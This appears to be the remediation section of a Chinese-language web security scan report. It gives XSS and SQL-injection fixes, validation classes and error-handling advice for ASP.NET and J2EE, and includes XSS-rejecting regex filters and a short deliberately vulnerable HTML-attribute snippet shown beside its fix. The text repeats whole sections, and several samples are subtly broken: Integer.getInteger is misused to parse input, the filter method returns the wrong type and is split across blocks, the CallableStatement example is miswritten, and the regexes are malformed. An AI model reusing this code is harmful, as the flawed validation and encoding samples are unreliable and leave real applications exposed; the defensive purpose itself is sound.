在您的代码中，测试页面的 IsValid 属性。该属性会将页面上所有验证控件的 IsValid 属性值汇总（使用逻辑 AND）。如果将其中一个验证控件设置为无效，那么页面属性将会返回 false。

2. 测试个别控件的错误状态：

在页面的“验证器”集合中循环，该集合包含对所有验证控件的引用。然后，您就可以检查每个验证控件的 IsValid 属性。

跨站点脚本编制

[1] 我们建议您将服务器升级至 .NET Framework 2.0（或更新的版本），它本身就包括针对跨站点脚本编制攻击进行保护的安全检查。

[2] 您可以使用验证控件，将输入验证添加到“Web 表单”页面。验证控件提供适用于标准验证的所有常见类型的易用机制（例如，测试验证日期是否有效，或验证值是否在范围内）。另外，验证控件也支持定制编写验证，可让您完整定制向用户显示错误信息的方式。验证控件可以搭配“Web 表单”页面类文件中处理的任何控件来使用，其中包括 HTML 和 Web 服务器控件。

要确保用户输入仅包含有效值，您可以使用以下验证控件中的一种：

[1] “RangeValidator”：检查用户条目（值）是否在指定的上下界限之间。您可以检查配对数字、字母字符和日期内的范围。

[2] “RegularExpressionValidator”：检查条目是否与正则表达式定义的模式相匹配。此类型的验证使您能够检查可预见的字符序列，如社会保险号码、电子邮件地址、电话号码、邮政编码等中的字符序列。

有助于阻止跨站点脚本编制的正则表达式示例：

- 可以拒绝基本跨站点脚本编制变体的正则表达式可能如下：`^([<]|<[a-zA-Z])*[<]?$`- 拒绝上述所有字符的一般正则表达式可能如下：`^([<|>|\"\\%|;|'|\\&|+])*`重要注意事项：验证控件不会阻止用户输入或更改页面处理流程；它们只会设置错误状态，并产生错误消息。程序员的职责是，在执行进一步的应用程序特定操作前，测试代码中控件的状态。

有两种方法可检查用户输入的有效性：

1. 测试常规错误状态：

在您的代码中，测试页面的 `IsValid` 属性。该属性会将页面上所有验证控件的 `IsValid` 属性值汇总（使用逻辑 AND）。如果将其中一个验证控件设置为无效，那么页面属性将会返回 `false`。

2. 测试个别控件的错误状态：

在页面的“验证器”集合中循环，该集合包含对所有验证控件的引用。然后，您就可以检查每个验证控件的 `IsValid` 属性。

最后，我们建议使用 Microsoft Anti-Cross Site Scripting Library（V1.5 更高版本）对不受信任的用户输入进行编码。

Anti-Cross Site Scripting Library 显现下列方法：

[1] `HtmlEncode` — 将在 HTML 中使用的输入字符串编码

[2] `HtmlAttributeEncode` — 将在 HTML 属性中使用的输入字符串编码

[3] `JavaScriptEncode` — 将在 JavaScript 中使用的输入字符串编码

[4] `UrlEncode` — 将在“统一资源定位器 (URL)”中使用的输入字符串编码

[5] `VisualBasicScriptEncode` — 将在 Visual Basic 脚本中使用的输入字符串编码

[6] `XmlEncode` — 将在 XML 中使用的输入字符串编码

[7] `XmlAttributeEncode` — 将在 XML 属性中使用的输入字符串编码

如果要适当使用 Microsoft Anti-Cross Site Scripting Library 来保护 ASP.NET Web 应用程序，您必须运行下列操作：

第 1 步：复查生成输出的 ASP.NET 代码

第 2 步：判断是否包括不受信任的输入参数

第 3 步：判断不受信任的输入的上下文是否作为输出，判断要使用哪个编码方法

第 4 步：编码输出

第 3 步骤的示例：

注意：如果要使用不受信任的输入来安装 HTML 属性，便应该使用 `Microsoft.Security.Application.HtmlAttributeEncode` 方法，将不受信任的输入编码。另外，如果要在 JavaScript 的上下文中使用不受信任的输入，便应该使用 `Microsoft.Security.Application.JavaScriptEncode` 来编码。

```
// Vulnerable code
// Note that untrusted input is being treated as an HTML attribute
Literal1.Text = "<hr noshade size=[untrusted input here]>";
```

```
// Modified code
Literal1.Text = "<hr noshade size="+Microsoft.Security.Application.AntiXss.HtmlAttributeEncode([untrusted
input here])+">";
```

第 4 步骤的示例:

将输出编码时, 必须记住的一些重要事项:

[1] 输出应该编码一次。

[2] 输出的编码与实际撰写, 应该尽可能接近。例如, 如果应用程序读取用户输入、处理输入, 再用某种形式将它重新写出, 便应该紧接在撰写输出之前进行编码。

```
// Incorrect sequence
protected void Button1_Click(object sender, EventArgs e)
{
    // Read input
    String Input = TextBox1.Text;
    // Encode untrusted input
    Input = Microsoft.Security.Application.AntiXss.HtmlEncode(Input);
    // Process input
    ...
    // Write Output
    Response.Write("The input you gave was"+Input);
}

// Correct Sequence
protected void Button1_Click(object sender, EventArgs e)
{
    // Read input
    String Input = TextBox1.Text;
    // Process input
    ...
    // Encode untrusted input and write output
    Response.Write("The input you gave was"+
        Microsoft.Security.Application.AntiXss.HtmlEncode(Input));
}
```

通过框架钓鱼

链接注入 (便于跨站请求伪造)

发现数据库错误模式

以下是保护 Web 应用程序免遭 SQL 注入攻击的两种可行方法:

[1] 使用存储过程, 而不用动态构建的 SQL 查询字符串。将参数传递给 SQL Server 存储过程的方式, 可防止使用单引号和连字符。

以下是如何在 ASP.NET 中使用存储过程的简单示例:

```
' Visual Basic example
Dim DS As DataSet
Dim MyConnection As SqlConnection
Dim MyCommand As SqlDataAdapter

Dim SelectCommand As String = "select * from users where username = @username"
...
MyCommand.SelectCommand.Parameters.Add(New SqlParameter("@username", SqlDbType.NVarChar, 20))
```

```
MyCommand.SelectCommand.Parameters("@username").Value = UserNameField.Value

// C# example
String selectCmd = "select * from Authors where state = @username";
SqlConnection myConnection = new SqlConnection("server=...");
SqlDataAdapter myCommand = new SqlDataAdapter(selectCmd, myConnection);

myCommand.SelectCommand.Parameters.Add(new SqlParameter("@username", SqlDbType.NVarChar, 20));
myCommand.SelectCommand.Parameters["@username"].Value = UserNameField.Value;
```

[2] 您可以使用验证控件，将输入验证添加到“Web 表单”页面。验证控件提供适用于所有常见类型的标准验证的易用机制 — 例如，测试验证日期是否有效，或验证值是否在范围内 — 以及进行定制编写验证的方法。此外，验证控件还使您能够完整定制向用户显示错误信息的方式。验证控件可搭配“Web 表单”页面的类文件中处理的任何控件使用，其中包括 HTML 和 Web 服务器控件。

为了确保用户输入仅包含有效值，您可以使用以下其中一种验证控件：

- a. **“RangeValidator”**：检查用户条目（值）是否在指定的上下界限之间。您可以检查配对数字、字母字符和日期内的范围。
- b. **“RegularExpressionValidator”**：检查条目是否与正则表达式定义的模式相匹配。此类型的验证使您能够检查可预见的字符序列，如社会保险号码、电子邮件地址、电话号码、邮政编码等中的字符序列。

重要注意事项：验证控件不会阻止用户输入或更改页面处理流程；它们只会设置错误状态，并产生错误消息。程序员的职责是，在执行进一步的应用程序特定操作前，测试代码中控件的状态。

有两种方法可检查用户输入的有效性：

1. 测试常规错误状态：

在您的代码中，测试页面的 **IsValid** 属性。该属性会将页面上所有验证控件的 **IsValid** 属性值汇总（使用逻辑 AND）。如果将其中一个验证控件设置为无效，那么页面属性将会返回 **false**。

2. 测试个别控件的错误状态：

在页面的“验证器”集合中循环，该集合包含对所有验证控件的引用。然后，您就可以检查每个验证控件的 **IsValid** 属性。

JSON 中反映的未清理用户输入

[1] 我们建议您将服务器升级至 .NET Framework 2.0（或更新的版本），它本身就包括针对跨站点脚本编制攻击进行保护的安全检查。

[2] 您可以使用验证控件，将输入验证添加到“Web 表单”页面。验证控件提供适用于标准验证的所有常见类型的易用机制（例如，测试验证日期是否有效，或验证值是否在范围内）。另外，验证控件也支持定制编写验证，可让您完整定制向用户显示错误信息的方式。验证控件可以搭配“Web 表单”页面类文件中处理的任何控件来使用，其中包括 HTML 和 Web 服务器控件。

要确保用户输入仅包含有效值，您可以使用以下验证控件中的一种：

[1] **“RangeValidator”**：检查用户条目（值）是否在指定的上下界限之间。您可以检查配对数字、字母字符和日期内的范围。

[2] **“RegularExpressionValidator”**：检查条目是否与正则表达式定义的模式相匹配。此类型的验证使您能够检查可预见的字符序列，如社会保险号码、电子邮件地址、电话号码、邮政编码等中的字符序列。

有助于阻止跨站点脚本编制的正则表达式示例：

- 可以拒绝基本跨站点脚本编制变体的正则表达式可能如下：**^([<|>|\"'%\:\;\|)\(|&\|+)*\$** 拒绝上述所有字符的一般正则表达式可能如下：**^([<|>|\"'%\:\;\|)\(|&\|+)*\$**

重要注意事项：验证控件不会阻止用户输入或更改页面处理流程；它们只会设置错误状态，并产生错误消息。程序员的职责是，在执行进一步的应用程序特定操作前，测试代码中控件的状态。

有两种方法可检查用户输入的有效性：

1. 测试常规错误状态：

在您的代码中，测试页面的 **IsValid** 属性。该属性会将页面上所有验证控件的 **IsValid** 属性值汇总（使用逻辑 AND）。如果将其中一个验证控件设置为无效，那么页面属性将会返回 **false**。

2. 测试个别控件的错误状态：

在页面的“验证器”集合中循环，该集合包含对所有验证控件的引用。然后，您就可以检查每个验证控件的 **IsValid** 属性。

最后，我们建议使用 **Microsoft Anti-Cross Site Scripting Library**（V1.5 更高版本）对不受信任的用户输入进行编码。

Anti-Cross Site Scripting Library 显现下列方法:

- [1] `HtmlEncode` — 将在 `HTML` 中使用的输入字符串编码
- [2] `HtmlAttributeEncode` — 将在 `HTML` 属性中使用的输入字符串编码
- [3] `JavaScriptEncode` — 将在 `JavaScript` 中使用的输入字符串编码
- [4] `UrlEncode` — 将在“统一资源定位器 (URL)”中使用的输入字符串编码
- [5] `VisualBasicScriptEncode` — 将在 `Visual Basic` 脚本中使用的输入字符串编码
- [6] `XmlEncode` — 将在 `XML` 中使用的输入字符串编码
- [7] `XmlAttributeEncode` — 将在 `XML` 属性中使用的输入字符串编码

如果要适当使用 `Microsoft Anti-Cross Site Scripting Library` 来保护 `ASP.NET Web` 应用程序, 您必须运行下列操作:

- 第 1 步: 复查生成输出的 `ASP.NET` 代码
- 第 2 步: 判断是否包括不受信任的输入参数
- 第 3 步: 判断不受信任的输入的上下文是否作为输出, 判断要使用哪个编码方法
- 第 4 步: 编码输出

第 3 步骤的示例:

注意: 如果要使用不受信任的输入来安装 `HTML` 属性, 便应该使用 `Microsoft.Security.Application.HtmlAttributeEncode` 方法, 将不受信任的输入编码。另外, 如果要在 `JavaScript` 的上下文中使用不受信任的输入, 便应该使用 `Microsoft.Security.Application.JavaScriptEncode` 来编码。

```
// Vulnerable code
// Note that untrusted input is being treated as an HTML attribute
Literal1.Text = "<hr noshade size=[untrusted input here]>";

// Modified code
Literal1.Text = "<hr noshade size="+Microsoft.Security.Application.AntiXss.HtmlAttributeEncode([untrusted
input here])+">";
```

第 4 步骤的示例:

将输出编码时, 必须记住的一些重要事项:

- [1] 输出应该编码一次。
- [2] 输出的编码与实际撰写, 应该尽可能接近。例如, 如果应用程序读取用户输入、处理输入, 再用某种形式将它重新写出, 便应该紧接在撰写输出之前进行编码。

```
// Incorrect sequence
protected void Button1_Click(object sender, EventArgs e)
{
    // Read input
    String Input = TextBox1.Text;
    // Encode untrusted input
    Input = Microsoft.Security.Application.AntiXss.HtmlEncode(Input);
    // Process input
    ...
    // Write Output
    Response.Write("The input you gave was"+Input);
}

// Correct Sequence
protected void Button1_Click(object sender, EventArgs e)
{
    // Read input
    String Input = TextBox1.Text;
```

```
// Process input
...
// Encode untrusted input and write output
Response.Write("The input you gave was"+
    Microsoft.Security.Application.AntiXss.HtmlEncode(Input));
}
```

J2EE

SQL 注入

**** 预编译语句:**

以下是保护应用程序免遭 SQL 注入（即恶意篡改 SQL 参数）的三种可行方法。使用以下方法，而非动态构建 SQL 语句:

[1] **PreparedStatement**, 通过预编译并且存储在 **PreparedStatement** 对象池中。**PreparedStatement** 定义 **setter** 方法, 以注册与受支持的 JDBC SQL 数据类型兼容的输入参数。例如, **setString** 应该用于 **VARCHAR** 或 **LONGVARCHAR** 类型的输入参数（请参阅 **Java API**, 以获取进一步的详细信息）。通过这种方法来设置输入参数, 可防止攻击者通过注入错误字符（如单引号）来操纵 SQL 语句。

如何在 J2EE 中使用 **PreparedStatement** 的示例:

```
// J2EE PreparedStatementnet Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassName);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareStatement("select * from users where username =
?");
    myStatement.setString(1, userNameField);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}
```

[2] **CallableStatement**, 扩展 **PreparedStatement** 以执行数据库 SQL 存储过程。该类继承 **PreparedStatement** 的输入 **setter** 方法（请参阅上面的 [1]）。

以下示例假定已创建该数据库存储过程:

CREATE PROCEDURE select_user (@username varchar(20))AS SELECT * FROM USERS WHERE USERNAME = @username;如何在 J2EE 中使用 **CallableStatement** 以执行以上存储过程的示例:

```
// J2EE PreparedStatementnet Example
// Get a connection to the database
Connection myConnection;
```

```

if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassName);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareStatement("call select_user ?,?");
    myStatement.setString(1, userNameField);
    myStatement.registerOutParameter(1, Types.VARCHAR);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}

```

[3] 实体 Bean，代表持久存储机制中的 EJB 业务对象。实体 Bean 有两种类型：bean 管理和容器管理。当使用 bean 管理的持久性时，开发者负责撰写访问数据库的 SQL 代码（请参阅以上的 [1] 和 [2] 部分）。当使用容器管理的持久性时，EJB 容器会自动生成 SQL 代码。因此，容器要负责防止恶意篡改生成的 SQL 代码。

如何在 J2EE 中使用实体 Bean 的示例：

```

// J2EE EJB Example
try {
    // lookup the User home interface
    UserHome userHome = (UserHome)context.lookup(User.class);
    // find the User remote interface
    User = userHome.findByPrimaryKey(new UserKey(userNameField));
    ...
} catch (Exception e) {
    ...
}

```

推荐使用的 JAVA 工具
不适用

参考资料

<http://java.sun.com/j2se/1.4.1/docs/api/java/sql/PreparedStatement.html>
<http://java.sun.com/j2se/1.4.1/docs/api/java/sql/CallableStatement.html>

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须使用 Servlet 在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 Javascript。一份好的设计通常需要 Web 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：[1] 必需字段[2] 字段数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）[3] 字段长度[4] 字段范围[5] 字段选项[6] 字段模式[7] cookie 值[8] HTTP 响应好的做法是将以上例程作为“验证器”实用程序类中的静态方法实现。以下部分描述验证器类的一个示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
            isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。使用 Java 基本包装程序类，来检查是否可将字段值安全地转换为所需的基本数据类型。

验证数字字段（int 类型）的方式的示例：

```
// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
            Integer.parseInt(value);
            isFieldValid = true;
        } catch (Exception e) {
            isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

好的做法是将所有 HTTP 请求参数转换为其各自的数据类型。例如，开发者应将请求参数的“integerValue”存储在请求属性中，并按以下示例所示来使用：

```
// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...
```


应用程序应处理的主要 Java 数据类型:

- Byte
- Short
- Integer
- Long
- Float
- Double
- Date

[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。以下示例验证 `userName` 字段的长度是否在 8 至 20 个字符之间:

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
            validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
```

[4] 字段范围

始终确保输入参数是在由功能需求定义的范围之内。

以下示例验证输入 `numberOfChoices` 是否在 10 至 20 之间:

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
        }
    }
}
```

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。以下示例验证用户针对允许的选项列表进行的选择：

```
// Example to validate user selection against a list of options
public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
            List list = Arrays.asList(options);
            if (list != null) {
                isValidValue = list.contains(value);
            }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}

...
// Allowed options
String[] options = {"option1", "option2", "option3"};
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}
```

[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 **userName** 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：**^[a-zA-Z0-9]*\$**

Java 1.3 或更早的版本不包含任何正则表达式包。建议将“**Apache 正则表达式包**”（请参阅以下“资源”）与 **Java 1.3** 一起使用，以解决该缺乏支持的问题。执行正则表达式验证的示例：

```
// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            RE r = new RE(expression);
            match = r.match(value);
        }
        return match;
    }
    ...
}

...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}
```

Java 1.4 引进了一种新的正则表达式包 (**java.util.regex**)。以下是使用新的 **Java 1.4** 正则表达式包的 **Validator.matchPattern** 修订版：

```
// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regex.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}
```

[7] cookie 值使用 `javax.servlet.http.Cookie` 对象来验证 cookie 值。适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。验证必需 cookie 值的示例：

```
// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
            // validate the cookie value
            if (Validator.validateRequired(cookies[i].getValue()) {
                // valid cookie value, continue processing request
                ...
            }
        }
    }
}
```

[8] HTTP 响应

[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，请通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：<>"'%;)(& +

以下示例通过将敏感字符转换为其对应的字符实体来过滤指定字符串：

```
// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
            return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
                case '<':
                    result.append("&lt;");
                    break;
                case '>':
                    result.append("&gt;");
                    break;
                case '"':
                    result.append("&quot;");
                    break;
                case '\'':
                    result.append("&#39;");
                    break;
            }
        }
    }
}
```

```

        break;
        case '%':
            result.append("&#37;");
            break;
        case ';':
            result.append("&#59;");
            break;
        case '(':
            result.append("&#40;");
            break;
        case ')':
            result.append("&#41;");
            break;
        case '&':
            result.append("&amp;");
            break;
        case '+':
            result.append("&#43;");
            break;
        default:
            result.append(value.charAt(i));
            break;
    }
    return result;
}
...
}
...
// Filter the HTTP response using Validator.filter
PrintWriter out = response.getWriter();
// set output response
out.write(Validator.filter(response));
out.close();

```

Java Servlet API 2.3 引进了“过滤器”，它支持拦截和转换 HTTP 请求或响应。以下示例使用 `Validator.filter` 来用“Servlet 过滤器”清理响应：

```

// Example to filter all sensitive characters in the HTTP response using a Java Filter.
// This example is for illustration purposes since it will filter all content in the response, including
HTML tags!
public class SensitiveCharsFilter implements Filter {
    ...
    public void doFilter(ServletRequest request,
        ServletResponse response,
        FilterChain chain)
        throws IOException, ServletException {

        PrintWriter out = response.getWriter();
        ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse) response);
        chain.doFilter(request, wrapper);

        CharArrayWriter caw = new CharArrayWriter();
        caw.write(Validator.filter(wrapper.toString()));

        response.setContentType("text/html");
        response.setContentLength(caw.toString().length());
        out.write(caw.toString());
        out.close();
    }
    ...
    public class CharResponseWrapper extends HttpServletResponseWrapper {
        private CharArrayWriter output;

        public String toString() {
            return output.toString();
        }

        public CharResponseWrapper(HttpServletResponse response) {
            super(response);
            output = new CharArrayWriter();
        }
    }
}

```

```

        public PrintWriter getWriter(){
            return new PrintWriter(output);
        }
    }
}

```

[8-2] 保护 cookie

在 cookie 中存储敏感数据时，确保使用 `Cookie.setSecure`（布尔标志）在 HTTP 响应中设置 cookie 的安全标志，以指导浏览器使用安全协议（如 HTTPS 或 SSL）发送 cookie。

保护“用户”cookie 的示例：

```

// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。Jakarta Commons Validator 是一种强大的框架，用来实现所有以上数据验证需求。这些规则配置在定义表单字段的输入验证规则的 XML 文件中。在缺省情况下，Struts 支持在使用 Struts“bean:write”标记撰写的所有数据上，过滤 [8] HTTP 响应中输出的危险字符。可通过设置“filter=false”标志来禁用该过滤。

Struts 定义以下基本输入验证器，但也可定义定制的验证器：

required: 如果字段包含空格以外的任何字符，便告成功。

mask: 如果值与掩码属性给定的正则表达式相匹配，便告成功。

range: 如果值在 min 和 max 属性给定的值的范围内（(value >= min) & (value <= max)），便告成功。

maxLength: 如果字段长度小于或等于 max 属性，便告成功。

minLength: 如果字段长度大于或等于 min 属性，便告成功。

byte、short、integer、long、float、double: 如果可将值转换为对应的基本类型，便告成功。

date: 如果值代表有效日期，便告成功。可能会提供日期模式。

creditCard: 如果值可以是有效的信用卡号码，便告成功。

e-mail: 如果值可以是有效的电子邮件地址，便告成功。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```

<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
</formset>

<form name="loginForm">
  <!-- userName is required and is alpha-numeric case insensitive -->
  <field property="userName" depends="required,mask">
    <!-- message resource key to display if validation fails -->
    <msg name="mask" key="login.userName.maskmsg"/>
    <arg0 key="login.userName.displayName"/>
    <var>
      <var-name>mask</var-name>
      <var-value>^[a-zA-Z0-9]*$</var-value>
    </var>
  </field>

```

```

        </var>
    </field>
    ...
</form>
    ...
</formset>
</form-validation>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件和输入验证的 Java API (JSR 127)。JavaServer Faces API 实现以下基本验证器，但可定义定制的验证器：`validate_doublerange`：在组件上注册 `DoubleRangeValidator`

`validate_length`：在组件上注册 `LengthValidator`

`validate_longrange`：在组件上注册 `LongRangeValidator`

`validate_required`：在组件上注册 `RequiredValidator`

`validate_stringrange`：在组件上注册 `StringRangeValidator`

`validator`：在组件上注册定制的 `Validator`

JavaServer Faces API 定义以下 `UIInput` 和 `UIOutput` 处理器（标记）：

`input_date`：接受以 `java.text.Date` 实例格式化的 `java.util.Date`

`output_date`：显示以 `java.text.Date` 实例格式化的 `java.util.Date`

`input_datetime`：接受以 `java.text.DateTime` 实例格式化的 `java.util.Date`

`output_datetime`：显示以 `java.text.DateTime` 实例格式化的 `java.util.Date`

`input_number`：显示以 `java.text.NumberFormat` 格式化的数字数据类型（`java.lang.Number` 或基本类型）

`output_number`：显示以 `java.text.NumberFormat` 格式化的数字数据类型（`java.lang.Number` 或基本类型）

`input_text`：接受单行文本字符串。

`output_text`：显示单行文本字符串。

`input_time`：接受以 `java.text.DateFormat` 时间实例格式化的 `java.util.Date`

`output_time`：显示以 `java.text.DateFormat` 时间实例格式化的 `java.util.Date`

`input_hidden`：允许页面作者在页面中包括隐藏变量

`input_secret`：接受不含空格的单行文本，并在输入时，将其显示为一组星号

`input_textarea`：接受多行文本

`output_errors`：显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息

`output_label`：将嵌套的组件显示为指定输入字段的标签

`output_message`：显示本地化消息

使用 JavaServer Faces 来验证 `loginForm` 的 `userName` 字段的示例：

```

<%% taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%% taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>

```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>
Java API 1.4 -
<http://java.sun.com/j2se/1.4/docs/api/>
Java Servlet API 2.3 -
<http://java.sun.com/products/servlet/2.3/javadoc/>
Java 正则表达式包 —
<http://jakarta.apache.org/regexp/>
Jakarta 验证器 —
<http://jakarta.apache.org/commons/validator/>
JavaServer Faces 技术 —
<http://java.sun.com/j2ee/javaxserverfaces/>

** 错误处理:

许多 J2EE Web 应用程序体系结构都遵循“模型视图控制器 (MVC)”模式。在该模式中, Servlet 扮演“控制器”的角色。Servlet 将应用程序处理委派给 EJB 会话 Bean (模型) 之类的 JavaBean。然后, Servlet 再将请求转发给 JSP (视图), 以呈现处理结果。Servlet 应检查所有的输入、输出、返回码、错误代码和已知的异常, 以确保实际处理按预期进行。

数据验证可保护应用程序免遭恶意数据篡改, 而有效的错误处理策略则是防止应用程序意外泄露内部错误消息 (如异常堆栈跟踪) 所不可或缺的。好的错误处理策略会处理以下项:

- [1] 定义错误
- [2] 报告错误
- [3] 呈现错误
- [4] 错误映射

[1] 定义错误

应避免在应用程序层 (如 Servlet) 中硬编码错误消息。相反地, 应用程序应该使用映射到已知应用程序故障的错误密钥。好的做法是定义错误密钥, 且该错误密钥映射到 HTML 表单字段或其他 Bean 属性的验证规则。例如, 如果需要 "user_name" 字段, 其内容为字母数字, 并且必须在数据库中是唯一的, 那么就应定义以下错误密钥:

- (a) ERROR_USERNAME_REQUIRED: 该错误密钥用于显示消息, 以通知用户需要 "user_name" 字段;
- (b) ERROR_USERNAME_ALPHANUMERIC: 该错误密钥用于显示消息, 以通知用户 "user_name" 字段应该是字母数字;
- (c) ERROR_USERNAME_DUPLICATE: 该错误密钥用于显示消息, 以通知用户 "user_name" 值在数据库中重复;
- (d) ERROR_USERNAME_INVALID: 该错误密钥用于显示一般消息, 以通知用户 "user_name" 值无效;

好的做法是定义用于存储和报告应用程序错误的以下框架 Java 类:

- ErrorKeys: 定义所有错误密钥

```
// Example: ErrorKeys defining the following error keys:
// - ERROR_USERNAME_REQUIRED
// - ERROR_USERNAME_ALPHANUMERIC
// - ERROR_USERNAME_DUPLICATE
// - ERROR_USERNAME_INVALID
// ...
public Class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
